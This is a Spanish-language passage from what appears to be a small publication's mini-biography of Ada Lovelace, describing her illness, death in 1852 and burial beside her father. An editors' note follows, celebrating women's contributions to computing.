Lovelace.

Como si esto no fuera suficiente infortunio, Ada sufría de un cáncer de útero que le producía dolores inenarrables. Finalmente, este cáncer acabó con su vida el 27 de noviembre de 1852, menos de 2 semanas antes de que cumpliera los 37 años de edad. A petición suya, sus restos fueron enterrados al lado de los de su padre, en la iglesia de Hucknall Torkard, en Nottinghamshir, Inglaterra, en una reunión póstuma de dos personajes que fueron tan semejantes pese a haber vivido tan distantes.



Los integrantes...

Los integrantes de esta publicación nos sentimos orgullosos de que la primera "mini-biografía" que hemos impreso sea la de Augusta Ada Byron, Lady Lovelace. Muchas personas piensan que "esto de la informática" es un terreno marcadamente masculino y desconocen las numerosas e importantísimas contribuciones que mujeres como ADA han aportado en este campo.

Desde aquí, desde nuestra humilde publicación y con nuestros escasos medios hemos querido que ADA sea la primera protagonista de esta sección. Sin lugar a dudas se ganó, a pulso y en contra de todas las adversidades, el reconocimiento del mundo entero.



Falta una página